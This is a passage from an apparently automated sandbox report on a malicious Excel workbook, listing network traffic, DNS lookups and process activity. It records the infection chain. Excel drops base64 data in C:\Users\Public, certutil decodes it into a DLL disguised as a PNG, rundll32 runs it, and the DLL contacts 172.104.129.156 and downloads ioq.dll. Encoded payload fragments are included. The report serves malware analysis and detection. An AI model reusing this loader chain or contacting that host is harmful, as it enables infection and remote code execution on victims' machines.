Jan 20, 2021 14:03:29.137697935 CET	53	50141	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:30.141554117 CET	53023	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:30.189591885 CET	53	53023	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:31.078130007 CET	49563	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:31.126086950 CET	53	49563	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 14:03:32.005850077 CET	51352	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:32.053778887 CET	53	51352	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:32.942610979 CET	59349	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:32.990757942 CET	53	59349	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:33.197078943 CET	57084	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:33.264554024 CET	53	57084	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:33.929008007 CET	58823	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:33.976886034 CET	53	58823	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:34.733159065 CET	57568	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:34.781172991 CET	53	57568	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:35.691313028 CET	50540	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:35.742115974 CET	53	50540	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:36.509150982 CET	54366	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:36.557162046 CET	53	54366	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:37.564043045 CET	53034	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:37.611978054 CET	53	53034	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:38.544559002 CET	57762	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:38.592483044 CET	53	57762	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:39.489290953 CET	55435	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:39.537440062 CET	53	55435	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:40.461086035 CET	50713	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:40.511987925 CET	53	50713	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:48.399868011 CET	56132	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:48.450670004 CET	53	56132	8.8.8.8	192.168.2.3
Jan 20, 2021 14:03:53.929368973 CET	58987	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:03:53.987190962 CET	53	58987	8.8.8.8	192.168.2.3
Jan 20, 2021 14:04:25.584712982 CET	56579	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:04:25.632740021 CET	53	56579	8.8.8.8	192.168.2.3
Jan 20, 2021 14:04:27.183922052 CET	60633	53	192.168.2.3	8.8.8.8
Jan 20, 2021 14:04:27.256119967 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2021 14:03:03.215615988 CET	192.168.2.3	8.8.8.8	0x5a9	Standard query (0)	yahoo.com	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.901232958 CET	192.168.2.3	8.8.8.8	0xe5d6	Standard query (0)	www.yahoo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		74.6.143.26	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		74.6.231.21	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		74.6.143.25	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		74.6.231.20	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		98.137.11.163	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.263524055 CET	8.8.8.8	192.168.2.3	0x5a9	No error (0)	yahoo.com		98.137.11.164	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.949115038 CET	8.8.8.8	192.168.2.3	0xe5d6	No error (0)	www.yahoo.com	new-fp-shed.wg1.b.yahoo.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2021 14:03:03.949115038 CET	8.8.8.8	192.168.2.3	0xe5d6	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.215	A (IP address)	IN (0x0001)
Jan 20, 2021 14:03:03.949115038 CET	8.8.8.8	192.168.2.3	0xe5d6	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.216	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 172.104.129.156

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49707	172.104.129.156	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 14:03:02.946541071 CET	883	OUT	GET /campo/o/o HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 172.104.129.156 Connection: Keep-Alive
Jan 20, 2021 14:03:03.114121914 CET	884	IN	HTTP/1.1 307 Temporary Redirect Date: Wed, 20 Jan 2021 13:03:02 GMT Server: Apache/2.4.29 (Ubuntu) Set-Cookie: ci_session=r2ce1jgfccpiedl3b3dpemllol14vptc; expires=Wed, 20-Jan-2021 15:03:02 GMT; Max-Age=7200; path=/; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://yahoo.com Content-Length: 599 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 39 39 30 30 30 30 3b 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 32 30 70 78 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 30 70 78 20 30 3b 22 3e 0a 0a 3c 68 34 3e 41 20 50 48 50 20 45 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 3c 2f 68 34 3e 0a 0a 3c 70 3e 53 65 76 65 72 69 74 79 3a 20 4e 6f 74 69 63 65 3c 2f 70 3e 0a 3c 70 3e 4d 65 73 73 61 67 65 3a 20 20 54 72 79 69 6e 67 20 74 6f 20 67 65 74 20 70 72 6f 70 65 72 74 79 20 27 68 69 74 73 27 20 6f 66 20 6e 6f 6e 2d 6f 62 6a 65 63 74 3c 2f 70 3e 0a 3c 70 3e 46 69 6c 65 6e 61 6d 65 3a 20 63 6f 6e 74 72 6f 6c 6c 65 72 73 2f 4c 6f 67 67 65 72 2e 70 68 70 3c 2f 70 3e 0a 3c 70 3e 4c 69 6e 65 20 4e 75 6d 62 65 72 3a 20 31 32 30 3c 2f 70 3e 0a 0a 0a 09 3c 70 3e 42 61 63 6b 74 72 61 63 65 3a 3c 2f 70 3e 0a 09 0a 09 09 0a 09 0a 09 09 0a 09 0a 09 09 0a 09 09 09 3c 70 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 30 70 78 22 3e 0a 09 09 09 46 69 6c 65 3a 20 2f 76 61 72 2f 77 77 77 2f 6d 6d 6d 2f 61 70 70 6c 69 63 61 74 69 6f 6e 2f 63 6f 6e 74 72 6f 6c 6c 65 72 73 2f 4c 6f 67 67 65 72 2e 70 68 70 3c 62 72 20 2f 3e 0a 09 09 09 4c 69 6e 65 3a 20 31 32 30 3c 62 72 20 2f 3e 0a 09 09 09 46 75 6e 63 74 69 6f 6e 3a 20 5f 65 72 72 6f 72 5f 68 61 6e 64 6c 65 72 09 09 09 3c 2f 70 3e 0a 0a 09 09 0a 09 0a 09 09 0a 09 0a 09 09 0a 09 09 09 3c 70 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 30 70 78 22 3e 0a 09 09 09 46 69 6c 65 3a 20 2f 76 61 72 2f 77 77 77 2f 6d 6d 6d 2f 69 6e 64 65 78 2e 70 68 70 3c 62 72 20 2f 3e 0a 09 09 09 4c 69 6e 65 3a 20 33 31 35 3c 62 72 20 2f 3e 0a 09 09 09 09 46 75 6e 63 74 69 6f 6e 3a 20 72 65 71 75 69 72 65 5f 6f 6e 63 65 09 09 09 3c 2f 70 3e 0a 0a 09 09 0a 09 0a 0a 3c 2f 64 69 76 3e Data Ascii: A PHP Error was encountered Severity: Notice Message: Trying to get property 'hits' of non-object Filename: controllers/Logger.php Line Number: 120 Backtrace: File: /var/www/mmm/application/controllers/Logger.php Line: 120 Function: _error_handler File: /var/www/mmm/index.php Line: 315 Function: require_once

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 14:03:03.555258989 CET	74.6.143.26	443	192.168.2.3	49708	CN=*.www.yahoo.com, O=Oath Inc, L=Sunnyvale, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Oct 08 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Wed Mar 31 14:00:00 CEST 2021 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 20, 2021 14:03:07.117407084 CET	87.248.100.215	443	192.168.2.3	49709	CN=*.www.yahoo.com, O=Oath Inc, L=Sunnyvale, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Oct 08 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Wed Mar 31 14:00:00 CEST 2021 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2996 Parent PID: 792

General

Start time:	14:02:48
Start date:	20/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x2e0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\46A5F422.tmp	success or wait	1	45495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BCD3C880.tmp	success or wait	1	45495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Presentation_812525.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	4451E4	WriteFile
C:\Users\user\Desktop\~$Presentation_812525.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	445241	WriteFile
C:\Users\Public\94101.txt	unknown	16384	4e 47 51 31 59 54 6b 77 4d 44 41 77 4d 7a 41 77 4d 44 41 77 4d 44 41 30 4d 44 41 77 4d 44 41 77 5a 6d 5a 6d 5a 6a 41 77 4d 44 42 69 4f 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4e 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4f 44 41 77 4d 44 41 77 5a 54 46 6d 59 6d 45 77 5a 54 41 77 59 6a 51 77 4f 57 4e 6b 4d 6a 46 69 4f 44 41 78 4e 47 4e 6a 5a 44 49 78 4e 54 51 32 4f 44 59 35 4e 7a 4d 79 4d 44 63 77 4e 7a 49 32 5a 6a 59 33 4e 7a 49 32 4d 54 5a 6b 4d 6a 41 32 4d 7a 59 78 4e 6d 55 32 5a 54 5a	NGQ1YTkwMDAwMzAwMDAwMDA0MDAwMDAwZmZmZjAwMDBiODAwMDAwMDAwMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwODAwMDAwMDAwZTFmYmEwZTAwYjQwOWNkMjFiODAxNGNjZDIxNTQ2ODY5NzMyMDcwNzI2ZjY3NzI2MTZkMjA2MzYxNmU2ZTZ	success or wait	6	6779A6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\94101.txt	unknown	6388	63 34 5a 47 4d 33 5a 6a 55 77 59 6a 45 33 4d 57 55 35 59 57 55 31 5a 44 59 35 4f 54 59 35 4e 54 46 6a 4e 7a 52 6c 59 54 59 35 5a 44 49 35 4e 6d 5a 6c 4e 7a 63 35 4f 54 4d 77 5a 44 4d 79 4e 6a 4d 31 4d 32 46 6c 59 32 4e 6a 4e 6a 49 35 4f 47 45 79 4d 47 4d 78 4e 6a 42 6a 4e 6d 59 79 4d 44 49 79 59 32 4d 30 5a 6a 6c 6a 4f 44 49 79 5a 47 5a 6d 4f 54 49 33 4f 44 4a 68 4d 54 67 7a 4e 54 46 6a 4d 6d 4a 6a 59 7a 6b 34 4d 6a 46 68 4d 6a 45 34 4e 47 49 79 4f 54 64 69 59 32 51 30 59 57 59 30 4e 44 46 6a 4f 54 59 34 4d 6a 49 79 4f 54 55 79 59 54 67 31 4e 54 52 68 5a 57 59 78 5a 6d 51 7a 5a 54 51 35 4e 7a 51 33 4e 47 5a 6a 4f 47 56 68 5a 54 4e 6d 59 54 55 33 4d 6d 59 30 59 7a 4d 31 59 54 41 78 59 57 45 31 4d 47 45 31 4f 47 49 33 4e 6a 6b 31 4d 57 49 32 4e 6d 56 69 5a	c4ZGM3ZjUwYjE3MWU5YWU1ZDY5OTY5NTFjNzRlYTY5ZDI5NmZlNzc5OTMwZDMyNjM1M2FlY2NjNjI5OGEyMGMxNjBjNmYyMDIyY2M0ZjljODIyZGZmOTI3ODJhMTgzNTFjMmJjYzk4MjFhMjE4NGIyOTdiY2Q0YWY0NDFjOTY4MjIyOTUyYTg1NTRhZWYxZmQzZTQ5NzQ3NGZjOGVhZTNmYTU3MmY0YzM1YTAxYWE1MGE1OGI3Njk1MWI2NmViZ	success or wait	1	6779A6	WriteFile
C:\Users\Public\94101.xls	unknown	16384	4e 47 51 31 59 54 6b 77 4d 44 41 77 4d 7a 41 77 4d 44 41 77 4d 44 41 30 4d 44 41 77 4d 44 41 77 5a 6d 5a 6d 5a 6a 41 77 4d 44 42 69 4f 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4e 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4d 44 41 77 4f 44 41 77 4d 44 41 77 5a 54 46 6d 59 6d 45 77 5a 54 41 77 59 6a 51 77 4f 57 4e 6b 4d 6a 46 69 4f 44 41 78 4e 47 4e 6a 5a 44 49 78 4e 54 51 32 4f 44 59 35 4e 7a 4d 79 4d 44 63 77 4e 7a 49 32 5a 6a 59 33 4e 7a 49 32 4d 54 5a 6b 4d 6a 41 32 4d 7a 59 78 4e 6d 55 32 5a 54 5a	NGQ1YTkwMDAwMzAwMDAwMDA0MDAwMDAwZmZmZjAwMDBiODAwMDAwMDAwMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwODAwMDAwMDAwZTFmYmEwZTAwYjQwOWNkMjFiODAxNGNjZDIxNTQ2ODY5NzMyMDcwNzI2ZjY3NzI2MTZkMjA2MzYxNmU2ZTZ	success or wait	6	6779A6	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\94101.xls	unknown	6388	63 34 5a 47 4d 33 5a 6a 55 77 59 6a 45 33 4d 57 55 35 59 57 55 31 5a 44 59 35 4f 54 59 35 4e 54 46 6a 4e 7a 52 6c 59 54 59 35 5a 44 49 35 4e 6d 5a 6c 4e 7a 63 35 4f 54 4d 77 5a 44 4d 79 4e 6a 4d 31 4d 32 46 6c 59 32 4e 6a 4e 6a 49 35 4f 47 45 79 4d 47 4d 78 4e 6a 42 6a 4e 6d 59 79 4d 44 49 79 59 32 4d 30 5a 6a 6c 6a 4f 44 49 79 5a 47 6d 4f 54 49 3d	c4ZGM3ZjUwYjE3MWU5YWU1ZDY5OTY5NTFjNzRlYTY5ZDI5NmZlNzc5OTMwZDMyNjM1M2FlY2NjNjI5OGEyMGMxNjBjNmYyMDIyY2M0ZjljODIyZGZmOTI3ODJhMTgzNTFjMmJjYzk4MjFhMjE4NGIyOTdiY2Q0YWY0NDFjOTY4MjIyOTUyYTg1NTRhZWYxZmQzZTQ5NzQ3NGZjOGVhZTNmYTU3MmY0YzM1YTAxYWE1MGE1OGI3Njk1MWI2NmViZ	success or wait	1	6779A6	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\94101.txt	unknown	16384	end of file	1	5F2C5D	ReadFile
C:\Users\Public\94101.txt	unknown	16384	end of file	4	5F2C5D	ReadFile
C:\Users\Public\94101.txt	unknown	16384	success or wait	1	5F2C5D	ReadFile
C:\Users\Public\94101.xls	unknown	16384	end of file	1	5F2C5D	ReadFile
C:\Users\Public\94101.xls	unknown	16384	end of file	6	5F2C5D	ReadFile
C:\Users\Public\94101.xls	unknown	16384	success or wait	1	5F2C5D	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3520F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	35211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	35213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	35213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: 1488 Parent PID: 2996

General

Start time:	14:02:53
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\certutil.exe' -decode C:\Users\Public\94101.txt C:\Users\Public\94101.png2
Imagebase:	0xc10000
File size:	1273856 bytes
MD5 hash:	D056DF596F6E02A36841E69872AEF7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3984 Parent PID: 1488

General

Start time:	14:02:53
Start date:	20/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: certutil.exe PID: 204 Parent PID: 2996

General

Start time:	14:02:57
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\certutil.exe' -decodehex C:\Users\Public\94101.png2 C:\Users\Public\94101.png
Imagebase:	0xc10000
File size:	1273856 bytes
MD5 hash:	D056DF596F6E02A36841E69872AEF7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5640 Parent PID: 204

General

Start time:	14:02:57
Start date:	20/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 3704 Parent PID: 2996

General

Start time:	14:03:01
Start date:	20/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\Users\Public\94101.png,In
Imagebase:	0xbc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\ioq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	100010ED	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	100010FE	URLDownloadToFileA
C:\ProgramData\ioq\ioq.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	100010FE	URLDownloadToFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\9J0CLPJO.htm	unknown	3278	22 20 2f 3e 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 75 6e 73 61 66 65 2d 75 72 6c 22 3e 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6f 73 2f 79 63 2f 63 73 73 2f 62 75 6e 64 6c 65 2e 63 36 30 61 36 64 35 34 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 3e 0a 20 20 20 20 76 61 72 20 6d 79 59 61 68 6f 6f 73 74 61 72 74 54 69 6d 65 20 3d 20 6e 65 77 20 44 61 74 65 28 29 2c 0a 20 20 20 20 20 20 20 20 20 20 61 66 50 65 72 66 48 65 61 64 53 74 61 72 74 3d 6e 65 77 20 44 61 74 65 28 29 2e 67	" /> <meta name="referrer" content="unsafe-url"> <link href="https://s.yimg.com/os/yc/css/bundle.c60a6d54.css" rel="stylesheet" type="text/css">. <script>. var myYahoostartTime = new Date(),. afPerfHeadStart=new Date().g	success or wait	1	100010FE	URLDownloadToFileA
